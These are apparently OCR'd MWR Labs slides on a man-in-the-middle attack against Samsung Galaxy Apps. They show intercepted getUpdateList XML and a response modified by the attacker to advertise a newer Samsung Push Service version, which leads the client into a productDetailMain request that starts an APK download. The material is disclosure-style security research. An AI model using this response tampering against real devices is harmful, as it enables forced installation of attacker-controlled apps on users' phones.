
MWR LABS

Downloading and Installing APK



MWR LABS

Downloading and Installing APK




```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
   <response id="2389" name="getUpdateList" returnCode="0" totalCount="1" endOfList="1"
transactionId="257eebcda004">
      <errorInfo>
         <errorString errorCode="0"/>
      </errorInfo>
      <list numValue="18">
         <value name="GUID">com.sec.spp.push</value>
         <value name="productID">000000202169</value>
         <value name="productName">Samsung Push Service</value>
         <value name="version">1.9.01</value>
         <value name="versionCode">190100000</value>
         <!-- ... -->
      </list>
   </response>
</SamsungProtocol>
```

Downloading and Installing APK

Galaxy Apps | Attacker | Samsung Server


getUpdateList (Request) → getUpdateList (Request)

getUpdateList (Response) ←

```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol version="5.5" lang="EN" networkType="0" deviceModel="SM-G950F">
   <response id="2389" name="getUpdateList" returnCode="0" totalCount="1" endOfList="1"
transactionId="257eebcda004">
      <errorInfo>
         <errorString errorCode="0"/>
      </errorInfo>
      <list numValue="18">
         <value name="GUID">com.sec.spp.push</value>
         <value name="productID">000000202169</value>
         <value name="productName">Samsung Push Service</value>
         <value name="version">1.9.02</value>
         <value name="versionCode">190200000</value>
         <!-- ... -->
      </list>
   </response>
</SamsungProtocol>
```


MWR LABS

Downloading and Installing APK



MWR LABS

Downloading and Installing APK



MWR LABS

Downloading and Installing APK

Galaxy Apps | Attacker | Samsung Server

getUpdateList (Request) → getUpdateList (Request) →


```
<?xml version="1.0" encoding="UTF-8"?>
<SamsungProtocol networkType="0" version2="3" lang="EN" openApiVersion="24" deviceModel="SM-
G950F" mcc="234" mnc="10" csc="BTU" odcVersion="4.2.10-11" version="5.5" filter="1">
   <request name="productDetailMain" id="2280" numParam="9" transactionId="257eebcda006">
      <param name="orderID"/>
      <param name="stduk">XXX</param>
      <param name="source"/>
      <param name="versionCode">190100000</param>
      <param name="imei">XXX</param>
      <param name="unifiedPaymentYN">Y</param>
      <param name="productImgWidth">135</param>
      <param name="productID">000000202169</param>
      <param name="productImgHeight">135</param>
   </request>
</SamsungProtocol>
```

← getUpdateList (Response) ← getUpdateList (Modified Response)

productDetailMain (Request) →

